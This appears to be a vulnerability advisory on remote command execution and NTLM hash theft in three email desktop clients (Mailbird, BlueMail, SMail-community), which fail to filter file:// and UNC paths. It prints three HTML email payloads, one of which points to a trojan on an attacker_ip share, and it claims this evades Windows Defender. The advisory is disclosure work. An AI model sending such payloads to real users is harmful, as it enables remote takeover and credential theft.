Remote Command Execution in Multiple Email Desktops

@ChandlerChen @testert1ng

* Details in Affected APP:

|  |  |
| --- | --- |
| App name | Affected Version |
| Mailbird | 3.0.10.0 |
| Blue mail desktop | 1.137.3-S Build 15237 |
| SMail-community | 2.5.1.02 |

* Details:

All these above desktop don’t filter file:// protocol and UNC path, which may lead to remote command execution and ntlm hash stealing. Suppose the attacker insert payload like [\\attacker\_ip\share\_directory\trojan.exe](\\\\attacker_ip\\share_directory\\trojan.exe) into email and send to the victim. Once clicking, the victim would get controlled, and the attacker may get a reverse shell and execute any commands.

* Ways to reproduce:

1. Use python script send email with html-based payload to victim. The payloads include:

<a href=file:\\\c:\windows\system32\calc.exe>Payload1</a>

<a href=c:\windows\system32\calc.exe>Payload2</a>

<a href=\\attacker\_ip\share\_directory\trojan.exe>Payload3</a>


BTW:

trojan.exe is created by metasploit, the remote port and IP address has been set according to our experiment. And we have tested that this type of exploitation, *i.e.*, exploit with UNC path to launch the trojan, could escape from the virus engine including Windows defender.


1. Victims receive the email and open it.

* The calc.exe pops out


**SMail Community**




**Mailbird**



**Bluemail**



* The trojan gets on line and the attacker could execute any commands.



* Ntlm hash poc

